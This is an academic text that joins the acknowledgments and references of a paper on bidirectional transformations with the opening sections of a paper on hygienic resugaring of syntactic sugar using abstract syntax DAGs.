We would like to thank Shin-ya Katsumata, Makoto Hamana, Kazuyuki Asada, and Patrik Jansson for their helpful comments on categorical discussions in this paper. Especially, Shin-ya Katsumata and Makoto Hamana pointed out the relationship from a preliminary version of our method to the Yoneda lemma. We also the anonymous reviewers of this paper for their helpful comments.

This work is partially supported by JSPS KAKENHI Grant Numbers 24700020, 25540001, 15H02681, and 15K15966, and the Grand-Challenging Project on the “Linguistic Foundation for Bidirectional Model Transformation” of the National Institute of Informatics. The work is partly done when the first author was at the University of Tokyo, Japan, and when the second author was at Chalmers University of Technology, partially funded by the Swedish Foundation for Strategic Research through the the Resource Aware Functional Programming (RAW FP) Project.

References

- [1] F. Bancilhon and N. Spyrtos. Update semantics of relational views. *ACM Trans. Database Syst.*, 6(4):557–575, 1981.
- [2] D. M. J. Barbosa, J. Cretin, N. Foster, M. Greenberg, and B. C. Pierce. Matching lenses: alignment and view update. In P. Hudak and S. Weirich, editors, *ICFP*, pages 193–204. ACM, 2010.
- [3] R. S. Bird, J. Gibbons, S. Mehner, J. Voigtländer, and T. Schrijvers. Understanding idiomatic traversals backwards and forwards. In C. chieh Shan, editor, *Haskell*, pages 25–36. ACM, 2013.
- [4] A. Bohannon, J. N. Foster, B. C. Pierce, A. Pilkiewicz, and A. Schmitt. Boomerang: resourceful lenses for string data. In G. C. Necula and P. Wadler, editors, *POPL*, pages 407–419. ACM, 2008.
- [5] A. Chlipala. Parametric higher-order abstract syntax for mechanized semantics. In J. Hook and P. Thiemann, editors, *ICFP*, pages 143–156. ACM, 2008.
- [6] U. Dayal and P. A. Bernstein. On the correct translation of update operations on relational views. *ACM Trans. Database Syst.*, 7(3):381–416, 1982.
- [7] T. Ellis. Category and lenses, Sep 2012. Blog post: <http://web.jaguarpcw.co.uk/~tom/blog/posts/2012-09-30-category-and-lenses.html>.
- [8] L. Fegaras. Propagating updates through XML views using lineage tracing. In F. Li, M. M. Moro, S. Ghandeharizadeh, J. R. Haritsa, G. Weikum, M. J. Carey, F. Casati, E. Y. Chang, I. Manolescu, S. Mehrotra, U. Dayal, and V. J. Tsotras, editors, *ICDE*, pages 309–320. IEEE, 2010.
- [9] J. N. Foster, M. B. Greenwald, J. T. Moore, B. C. Pierce, and A. Schmitt. Combinators for bidirectional tree transformations: A linguistic approach to the view-update problem. *ACM Trans. Program. Lang. Syst.*, 29(3), 2007.
- [10] J. N. Foster, A. Pilkiewicz, and B. C. Pierce. Quotient lenses. In J. Hook and P. Thiemann, editors, *ICFP*, pages 383–396. ACM, 2008.
- [11] N. Foster, K. Matsuda, and J. Voigtländer. Three complementary approaches to bidirectional programming. In J. Gibbons, editor, *SSGIP*, volume 7470 of *Lecture Notes in Computer Science*, pages 1–46. Springer, 2010.
- [12] Y. Hayashi, D. Liu, K. Emoto, K. Matsuda, Z. Hu, and M. Takeichi. A web service architecture for bidirectional XML updating. In G. Dong, X. Lin, W. Wang, Y. Yang, and J. X. Yu, editors, *APWeb/WAIM*, volume

- 4505 of *Lecture Notes in Computer Science*, pages 721–732. Springer, 2007.
- [13] S. J. Hegner. Foundations of canonical update support for closed database views. In S. Abiteboul and P. C. Kanellakis, editors, *ICDT*, volume 470 of *Lecture Notes in Computer Science*, pages 422–436. Springer, 1990.
 - [14] S. Hidaka, Z. Hu, K. Inaba, H. Kato, K. Matsuda, and K. Nakano. Bidirectionalizing graph transformations. In P. Hudak and S. Weirich, editors, *ICFP*, pages 205–216. ACM, 2010.
 - [15] M. Hofmann, B. C. Pierce, and D. Wagner. Symmetric lenses. In T. Ball and M. Sagiv, editors, *POPL*, pages 371–384. ACM, 2011.
 - [16] Z. Hu, S.-C. Mu, and M. Takeichi. A programmable editor for developing structured documents based on bidirectional transformations. In N. Heintze and P. Sestoft, editors, *PEPM*, pages 178–189. ACM, 2004.
 - [17] M. Jaskelioff and R. O’Connor. A representation theorem for second-order functionals. *CoRR*, abs/1402.1699, 2014.
 - [18] S. Lindley, P. Wadler, and J. Yallop. Idioms are oblivious, arrows are meticulous, monads are promiscuous. *Electr. Notes Theor. Comput. Sci.*, 229(5):97–117, 2011.
 - [19] S. Mac Lane. *Categories for the Working Mathematician*, volume 5 of *Graduate Texts in Mathematics*. Springer, second edition edition, 1998.
 - [20] K. Matsuda, Z. Hu, K. Nakano, M. Hamana, and M. Takeichi. Bidirectionalization transformation based on automatic derivation of view complement functions. In R. Hinze and N. Ramsey, editors, *ICFP*, pages 47–58. ACM, 2007.
 - [21] K. Matsuda and M. Wang. Bidirectionalization for free with runtime recording: or, a light-weight approach to the view-update problem. In R. Peña and T. Schrijvers, editors, *PPDP*, pages 297–308. ACM, 2013.
 - [22] K. Matsuda and M. Wang. “Bidirectionalization for free” for monomorphic transformations. *Science of Computer Programming*, 2014. DOI: 10.1016/j.scico.2014.07.008.
 - [23] C. McBride and R. Paterson. Applicative programming with effects. *J. Funct. Program.*, 18(1):1–13, 2008.
 - [24] B. Milewski. Lenses, Stores, and Yoneda, Oct 2013. blog post: <http://bartoszmilewski.com/2013/10/08/lenses-stores-and-yoneda/>.
 - [25] S.-C. Mu, Z. Hu, and M. Takeichi. An algebraic approach to bidirectional updating. In W.-N. Chin, editor, *APLAS*, volume 3302 of *Lecture Notes in Computer Science*, pages 2–20. Springer, 2004.
 - [26] R. O’Connor. Functor is to lens as applicative is to biplate: Introducing multiplate. *CoRR*, abs/1103.2841, 2011. Accepted in WGP’11, but not included in its proceedings.
 - [27] H. Pacheco, Z. Hu, and S. Fischer. Monadic combinators for “putback” style bidirectional programming. In W.-N. Chin and J. Hage, editors, *PEPM*, pages 39–50. ACM, 2014.
 - [28] R. Paterson. A new notation for arrows. In B. C. Pierce, editor, *ICFP*, pages 229–240. ACM, 2001.
 - [29] R. Paterson. Constructing applicative functors. In J. Gibbons and P. Nogueira, editors, *MPC*, volume 7342 of *Lecture Notes in Computer Science*, pages 300–323. Springer, 2012.
 - [30] R. Rajkumar, S. Lindley, N. Foster, and J. Cheney. Lenses for web data. In Preliminary Proceedings of Second International Workshop on Bidirectional Transformations (BX 2013), 2013.
 - [31] J. C. Reynolds. Types, abstraction and parametric polymorphism. In R. Mason, editor, *Information Processing*, pages 513–523. Elsevier Science Publishers B.V. (North-Holland), 1983.
 - [32] T. van Laarhoven. Cps based functional references, Jul 2009. blog post: <http://www.twanvl.nl/blog/haskell/cps-functional-references>.
 - [33] J. Voigtländer. Bidirectionalization for free! (pearl). In Z. Shao and B. C. Pierce, editors, *POPL*, pages 165–176. ACM, 2009.
 - [34] J. Voigtländer. Free theorems involving type constructor classes: functional pearl. In G. Hutton and A. P. Tolmach, editors, *ICFP*, pages 173–184. ACM, 2009.
 - [35] J. Voigtländer, Z. Hu, K. Matsuda, and M. Wang. Combining syntactic and semantic bidirectionalization. In P. Hudak and S. Weirich, editors, *ICFP*, pages 181–192. ACM, 2010.
 - [36] J. Voigtländer, Z. Hu, K. Matsuda, and M. Wang. Enhancing semantic bidirectionalization via shape bidirectionalizer plug-ins. *J. Funct. Program.*, 23(5):515–551, 2013.
 - [37] P. Wadler. Theorems for free! In *FPCA*, pages 347–359, 1989.
 - [38] M. Wang, J. Gibbons, K. Matsuda, and Z. Hu. Gradual refinement: Blending pattern matching with data abstraction. In C. Bolduc, J. Desharnais, and B. Ktari, editors, *MPC*, volume 6120 of *Lecture Notes in Computer Science*, pages 397–425. Springer, 2010.
 - [39] M. Wang, J. Gibbons, K. Matsuda, and Z. Hu. Refactoring pattern matching. *Sci. Comput. Program.*, 78(11):2216–2242, 2013.
 - [40] M. Wang, J. Gibbons, and N. Wu. Incremental updates for efficient bidirectional transformations. In M. M. T. Chakravarty, Z. Hu, and O. Danvy, editors, *ICFP*, pages 392–403. ACM, 2011.
 - [41] M. Wang and S. Najd. Semantic bidirectionalization revisited. In W.-N. Chin and J. Hage, editors, *PEPM*, pages 51–62. ACM, 2014.
 - [42] Y. Xiong, D. Liu, Z. Hu, H. Zhao, M. Takeichi, and H. Mei. Towards automatic model synchronization from model transformations. In R. E. K. Stirewalt, A. Egyed, and B. Fischer, editors, *ASE*, pages 164–173. ACM, 2007.
 - [43] Y. Yu, Y. Lin, Z. Hu, S. Hidaka, H. Kato, and L. Montrieux. Maintaining invariant traceability through bidirectional transformations. In M. Glinz, G. C. Murphy, and M. Pezzè, editors, *ICSE*, pages 540–550. IEEE, 2012.

Hygienic Resugaring of Compositional Desugaring

Justin Pombrio Shriram Krishnamurthi

Brown University (United States)

{justinpombrio, sk}@cs.brown.edu

Abstract

Syntactic sugar is widely used in language implementation. Its benefits are, however, offset by the comprehension problems it presents to programmers once their program has been transformed. In particular, after a transformed program has begun to evaluate (or otherwise be altered by a black-box process), it can become unrecognizable.

We present a new approach to *resugaring* programs, which is the act of reflecting evaluation steps in the core language in terms of the syntactic sugar that the programmer used. Relative to prior work, our approach has two important advances: it handles hygiene, and it allows almost arbitrary rewriting rules (as opposed to restricted patterns). We do this in the context of a DAG representation of programs, rather than more traditional trees.

Categories and Subject Descriptors D.3.3 [Programming Languages]: Language Constructs and Features

Keywords syntactic sugar, resugaring, hygiene, abstract syntax DAG

1. Introduction

Syntactic sugar has a venerable history in programming languages, starting with its use by Landin [10]. Desugaring is now actively used in many practical settings:

- In the definition of language constructs in many languages ranging from Python to Haskell.
- To extend the language, in languages ranging from the Lisp family to C++ to Julia.
- To shrink the semantics of large scripting languages with many special-case behaviors, such as JavaScript and Python, to small core languages that tools can more easily process.

Of course, once a program has been desugared, it is much harder for its programmer to recognize. Worse, when desugaring is followed by any phase that rewrites terms, such as evaluation, optimization, or theorem proving, there is typically no easy way to view the rewritten terms using their original pre-transformation syntax. This penalizes either the programmer who uses the sugar (who must contend with the details of desugaring) or the language designer (who must decide whether to forgo sugar and deal with a larger,

more complex language). In short, it violates the abstraction that syntactic sugar ought to provide.

What we instead need is to lift an evaluation (or other reduction) sequence back to the surface language in terms of the original program. That is, we must *reconstruct* a source term that reflects what the intermediate term *would have been* had the reduction process been defined explicitly in terms of the source language (which, for practical reasons, it is not). We build on the idea of *resugaring* previously introduced by Pombrio and Krishnamurthi [13]. That work gives a method to reconstruct surface (i.e., pre-transformation) terms out of core (i.e., post-transformation) terms. This work improves upon that in two notable ways:

- The earlier work did not handle hygiene, which is a standard part of desugaring systems. Our work expressly handles hygiene.
- The earlier work handled only limited rewriting systems: ones where syntactic sugar could be expressed as a set of declarative rules in a very limited language (akin to the `syntax-rules` [15] macro system). This significantly limited the applicability of that work. This work permits the use of arbitrary *functions*, so long as they are compositional in the desugaring of their subterms (i.e., do not probe the content of the subterms). Our work can therefore handle the vast majority of complex desugaring rules used in real languages. For instance, the earlier paper could not handle some of the sugar used to implement Pyret (`pyret.org`), a new functional programming language, but the work in this paper can.

This work makes two additional contributions:


- Just like the prior work, we provide semantic guarantees about resugaring, so that a programmer gets output that is both meaningful and predictable. The previous work defined three goal properties: Emulation, Abstraction, and Coverage. We prove the same Emulation theorem (Theorem 1), prove a richer version of Abstraction (Theorem 2), and put Coverage — which was only evaluated empirically in the prior work — on a formal footing (Theorem 4).
- In defining this resugaring system, we shift from traditional abstract syntax trees to a different representation: abstract syntax DAGs (ASDs), whose back-edges represent references from bound to binding instances. Using this we are able to reconstruct a traditional hygiene theorem (Section 4.3) without having to assume that the desugaring algorithm is itself “hygienic”.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.


ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784755>

An ASD is simply a tree that reflects binding structure. For instance, the ASD representation of the term $\lambda x. \lambda x. x$ is:



ASDs differ from typical AST representations in two ways: (i) their variable references unambiguously link to their declaration sites, and (ii) their nodes, including variable declarations, have identity. Thus, for instance, the two declarations of x above are *not* equal. Similarly, a second copy of this ASD would not be equal to the first, since its nodes would differ in identity. (It would, however, be isomorphic.)

Overall, then, our approach has the following shape. A program is initially converted from an abstract syntax tree to an ASD through a process called *scope resolution*, which makes the binding structure explicit. This program is then desugared. After each step of the resulting evaluation (or other transformation), our approach attempts to resugar it. If it can be resugared, the resulting ASD is then *unresolved* to produce a term in the source language; otherwise the step is skipped:



We discuss the structure of the ASD in Section 3, resolution in Section 3.2, unresolution in Section 3.3, resugaring (and desugaring) in Section 4, and how it applies to sequences of terms (including the skipping of terms) in Section 5.

Terminology

Throughout the paper, we will often make the following distinctions:

surface vs. core The *surface* is the language before desugaring, and the *core* is the language after.

declaration vs. reference A variable’s *declaration* is the binding site that introduces it. A *reference* is a use of a variable, typically in expression position. We take this naming convention from Erdweg et al. [3].

2. A Worked Example

We will motivate our term representation by showing two problems that arise during resugaring, and how representing terms as ASDs instead of ASTs fixes both problems. The first, which arises during desugaring, is the familiar hygiene problem (Section 2.1), and is solved by the fact that the ASD distinguishes identifiers that happen to share the same name. The second problem (Section 2.2) arises when resugaring, and is solved by the fact that the ASD distinguishes nodes that happen to represent the same syntactic construct.

2.1 Desugaring: Variable Capture

The first column of Fig. 1 shows the unhygienic desugaring of a program, leading to variable capture; we will describe it in detail.

The premise of the example is that a programmer, while developing an application involving TCP/IP connections, invokes a

syntactic sugar that performs logging. The surface program the programmer wrote is shown in the first column. (VERBOSE is a predefined constant.)

The definition of this sugar is shown in the second row. The sugar `log α to β when γ` writes α to the file-system port β when the condition γ is true.

A naive, unhygienic expansion of the `log` sugar is shown in the third row. The highlighted code simply shows the instantiation of pattern variables α , β , and γ (to improve legibility), and the $[C_1 \Rightarrow C_2]$ tag can be momentarily ignored. Unsurprisingly, this unhygienic expansion causes the variable `port` to be captured. As a result, the program eventually fails with a runtime type error when `to_str` is called on a file-system port.

Of course there are many hygienic transformation systems that could be used here. However, if we first resolve terms to ASDs the problem does not arise and an otherwise naive desugaring suffices. In particular, in an ASD, each variable declaration in a term has a unique identity. Rows 1–3 of the second column show the desugaring and subsequent core evaluation of the program as represented as an ASD. Since the two `port` variables are now represented distinctly, capture no longer occurs and the program behaves correctly when evaluated. As would be expected, the first evaluation step evaluates the `let`, and the second evaluates the outer `if`.

2.2 Resugaring: Code Capture

Let us see, however, what happens when this evaluation sequence is resugared. First of all, to be able to resugar, we must tag terms by the sugar they came from. This is necessary, for instance, to know whether the core code came from an invocation of `log`, or whether the programmer happened to write that code directly. Thus we put a tag $[C_1 \Rightarrow C_2]$ on the expansion of a sugar, where C_1 and C_2 are patterns representing the part of the term that was rewritten during desugaring. How this works in the face of arbitrary desugaring functions will be explained in Section 4.2. (There should also be a tag around the outer `let`; we have elided it for brevity.)

We will give a full account of resugaring in Section 4, but for now it suffices to say that to resugar a term t tagged by $[C_1 \Rightarrow C_2]$, undo the rewrite the sugar performed: check to see if t matches the pattern C_2 , yielding a substitution that maps “pattern variables” to syntactic terms, and if so apply that substitution to C_1 . Resugaring the core sequence above thus produces the surface evaluation sequence shown in the last row of column 2.

The first two steps are fine. The first term is the same as the original program (having been accurately reconstructed by resugaring), and the second shows that the `let` has been substituted properly. The third term is strange, however, and is a non sequitur with respect to the second.

What happened is that the *sugar’s* `if` statement in C_2 was matched against the *programmer’s* `if` statement, causing it to be “resugared”. As a result, this surface term makes no sense as a follow-up to the previous surface term. We dub this “code capture”, and it is somewhat analogous to variable capture. Just as renaming `port` to `tcp_port` would have changed the meaning of the program when unhygienically desugaring, refactoring the *surface* code `if VERBOSE then STDERR else DEVNULL` to `if not(VERBOSE) then DEVNULL else STDERR` would prevent this term from being resugared, changing the surface sequence.

In the third column of Fig. 1, each node in the term is given a unique identity. We represent their identity with numeric subscripts; these numbers have no further meaning and, e.g., do not represent an ordering. (One result of giving nodes identity is that each time a rule is applied it is freshly instantiated; thus the desugaring rule in the second row shows a particular instantiation of the `log` sugar.)




Figure 1. Desugaring and Resugaring Example

Crucially, in the last core step shown, since if_6 in the term does not match if_{12} in the right-hand-side C_2 of the tag, this term cannot be resugared. As a result, it is correctly skipped in the surface evaluation sequence.

Thus changing the term representation from ASTs to ASDs prevented both variable capture and code capture. Variable capture was prevented because variables in an ASD have identity and variable references point directly to their declarations; while code capture was prevented because other nodes in an ASD also have identity.

3. Terms

We will now begin to describe our resugaring system formally, beginning with the definition of ASD terms. While ASDs are DAGs, the sharing present in them is limited to only their (variable) leaves, allowing us to use a simple textual representation: variables and nodes will be given subscripts that identify them. Thus we use subscripts to *represent* the DAG structure of terms. As an example, the desugared program from the previous section would be written:

```
let10 port1 = 8011 in
  [C1 ⇒ C2] let12 port2 = if13 true14 then
    (if15 VERBOSE16 then STDERR17 else DEVNULL18)
  else DEVNULL19 in
    write10("Using port " 21 + to_str22(port1),
      port2)
```

Our formal definition of terms is inspired by Gabbay and Pitts' Nominal Logic [5]. We start by defining two kinds of *atoms*: atoms that provide identity to nodes are taken from a set \mathbb{A} , and atoms that represent variables are pairs of a variable *name* from a set \mathbb{X} and a unique *subscript* taken from \mathbb{U} :

$$\text{atom} ::= \begin{array}{l} x_u \text{ where } x \in \mathbb{X} \text{ and } u \in \mathbb{U} \\ a \text{ where } a \in \mathbb{A} \end{array}$$

In the case that a term's binding structure has not yet been resolved, a unique identifier $u \in \mathbb{U}$ will not have been chosen for its variables. In this case, we will write x for x_{free} where *free* is a distinguished element of \mathbb{U} . Likewise, let *free* also be a distinguished element of \mathbb{A} for nodes that lack identity. (The two *free*s will be distinguished by context.)

Next we define terms over some fixed set of node types \mathcal{N} as follows:

$$t ::= \begin{array}{l} \text{decl}(x_u) \\ \text{ref}(x_u) \\ \text{val}(val) \\ \text{node}_a(n, \vec{t}_i) \text{ where } n \in \mathcal{N} \\ \text{tag}_{C_1 \Rightarrow C_2} t \end{array}$$

Declarations decl represent variables in binding position, while references ref represent variables in use position. Nodes node represent both compound terms that have subterms, and constants. Tags $\text{tag}_{C_1 \Rightarrow C_2}$ record how a sugar was expanded so that it may be reversed later (patterns C will be defined momentarily). Values val represent runtime values. We are agnostic to the representation of values, and never inspect or modify *val*.

We do not assume that values have identity (i.e., subscripts), since this would require expensive runtime tagging. This introduces a problem, however: code capture could occur in part of a sugar that expanded to a value, since there would be no way to distinguish between, e.g., a $\text{val}(6)$ introduced by the sugar and a $\text{val}(6)$ introduced by the programmer. Thus the syntactic term 6 (that, when evaluated, produces the value 6) should be formally represented with a node such as $\text{node}_a(\text{int}, \text{val}(6))$.¹

¹This term/value distinction is also the reason that the term 80 loses its subscript after being evaluated to a value in Fig. 1.

Comparison to Traditional Hygiene

At first glance, our approach appears very similar to traditional approaches to hygiene, such as the original time-stamping algorithm by Kohlbecker et al. [8]. We will detail the similarities and differences here; our relationship to other work is given in Section 7. Their technique works by *coloring* all of the syntax with a fresh color (a syntax can have more than one color) at each expansion step. The set of unique colors that a variable has then serves to distinguish distinct identifiers that happen to share the same name. This would seem akin to our subscripts. However, our technique differs in three respects:

1. First, our variable subscripts *uniquely* determine identity, while theirs only determines identity up to the phases of expansion. For instance, if a macro expanded to $\lambda x. \lambda x. x$, their approach would color it $\lambda x_{\text{phase1}}. \lambda x_{\text{phase1}}. x_{\text{phase1}}$. We, however, would resolve this term to $\lambda x_1. \lambda x_2. x_2$, distinguishing between the two x s introduced by the same phase of expansion.
2. Second, we give identity to all nodes, not just variables.
3. Third, scope for them is defined by the desugaring, whereas we define it explicitly for the surface language.

These technical differences reveal a philosophical difference: inasmuch as they assign unique colors to variables, it ends up *implicitly* reconstructing DAGs, whereas we do so directly and completely.

Desugaring and resugaring will also make use of *patterns*, which are terms with *holes* α_i (i.e. “pattern variables”) in them:

$$C ::= \begin{array}{l} \text{decl}(x_u) \\ \text{ref}(x_u) \\ \text{val}(val) \\ \text{node}_a(n, \vec{C}_i) \text{ where } n \in \mathcal{N} \\ \alpha_i \text{ for } i \in \mathbb{N} \end{array}$$

Holes may occur at most once in a pattern.

We will distinguish between terms (and patterns) whose binding structure has been resolved, and those whose binding structure is still unresolved. Unresolved terms are traditional ASTs, while resolved terms are our ASDs. In an *unresolved* term, then, every atom has the form x (that is, x_{free}). In a *resolved* term, however, every declaration atom has a unique name x_u , so there can be no confusion between two variables that happen to share the same name. Later, in Section 3.2, we will show how to *resolve* the binding structure of a term, given scoping rules for the language.

3.1 Permutations

We will use *permutations* both to define α -equivalence and to resolve terms' scope. Permutations can act both on atoms directly, or on terms. A permutation applied to a term will act on the atoms of the term, leaving its overall shape unchanged. Permutations are defined as follows, and their action is shown in Fig. 2:

$$\sigma ::= \epsilon \mid (a \leftrightarrow b) \mid \sigma_1 \circ \sigma_2$$

Permutations form a group where ϵ is the identity, \circ is group multiplication, and σ^{-1} is given by $(a \leftrightarrow b)^{-1} = (a \leftrightarrow b)$ and $(\sigma_1 \circ \sigma_2)^{-1} = \sigma_2^{-1} \circ \sigma_1^{-1}$. The *domain* of a permutation is the set of elements it permutes: $\text{dom}(\sigma) = \{a \mid \sigma \bullet a \neq a\}$.

It will be useful to compute a *union* of permutations $\sigma_1 + \sigma_2$ that has the same action as either of them over their domains. More precisely, let $\sigma_1 \subseteq \sigma_2$ mean that for all $a \in \text{dom}(\sigma_1)$, $\sigma_1 \bullet a = \sigma_2 \bullet a$. Then $\sigma_3 = \sigma_1 + \sigma_2$ is the least permutation such that $\sigma_3 \supseteq \sigma_1$ and $\sigma_3 \supseteq \sigma_2$, and can be computed using the

$\boxed{\sigma \bullet a \mapsto a}$	
$(a \leftrightarrow b) \bullet a$	$= b$
$(a \leftrightarrow b) \bullet b$	$= a$
$(a \leftrightarrow b) \bullet c$	$= c$
	when $c \notin \{a, b\}$
$\boxed{\sigma \bullet t \mapsto t}$	
$\epsilon \bullet t$	$= t$
$(\sigma_1 \circ \sigma_2) \bullet t$	$= \sigma_1 \bullet \sigma_2 \bullet t$
$\sigma \bullet \alpha_i$	$= \alpha_i$
$\sigma \bullet \text{decl}(x_u)$	$= \text{decl}(\sigma \bullet x_u)$
$\sigma \bullet \text{ref}(x_u)$	$= \text{ref}(\sigma \bullet x_u)$
$\sigma \bullet \text{val}(val)$	$= \text{val}(val)$
$\sigma \bullet \text{node}_a(n, \vec{t}_i)$	$= \text{node}_{\sigma \bullet a}(n, \overrightarrow{\sigma \bullet t_i})$
$\sigma \bullet \text{tag}_{C \Rightarrow C'} t$	$= \text{tag}_{\sigma \bullet C \Rightarrow \sigma \bullet C'} \sigma \bullet t$

Figure 2. Permuting

following rules (and is undefined when none apply):

$$(\sigma_1 + \sigma_2) \bullet a = \begin{cases} \sigma_1 \bullet a & \text{if } a \notin \text{dom}(\sigma_2) \\ \sigma_2 \bullet a & \text{if } a \notin \text{dom}(\sigma_1) \\ b & \text{if } \sigma_1 \bullet a = \sigma_2 \bullet a = b \end{cases}$$

3.2 Resolution, Informally

As we argued earlier, it is best to think of terms as DAGs. It is then intuitively clear that capture will not be a problem. Our intuition relies on the fact that each variable declaration in the term is unique.

We will show how to *resolve* a term t that does not initially have this property by making each of its declarations fresh. We call the resolution operator \mathcal{R} . There are two situations in which this resolution will be necessary:

1. First, the initial program written by the programmer must be resolved.
2. Second, when a piece of sugar is expanded, the code introduced by the sugar must be resolved.

To give an example of resolution, consider a simplified version of the initial program from Section 2:

```
let port = 80 in
  log port to STDERR when true
```

Roughly speaking, \mathcal{R} chooses a fresh identity x_u for each variable declaration x , and then permutes x with x_u within the scope of that declaration. At the same time, nodes are assigned fresh identities. In this example, `port` would be assigned a fresh subscript `port1`, and the permutation $(\text{port} \leftrightarrow \text{port}_1)$ would be applied in its scope, producing:

```
let10 port1 = 8011 in
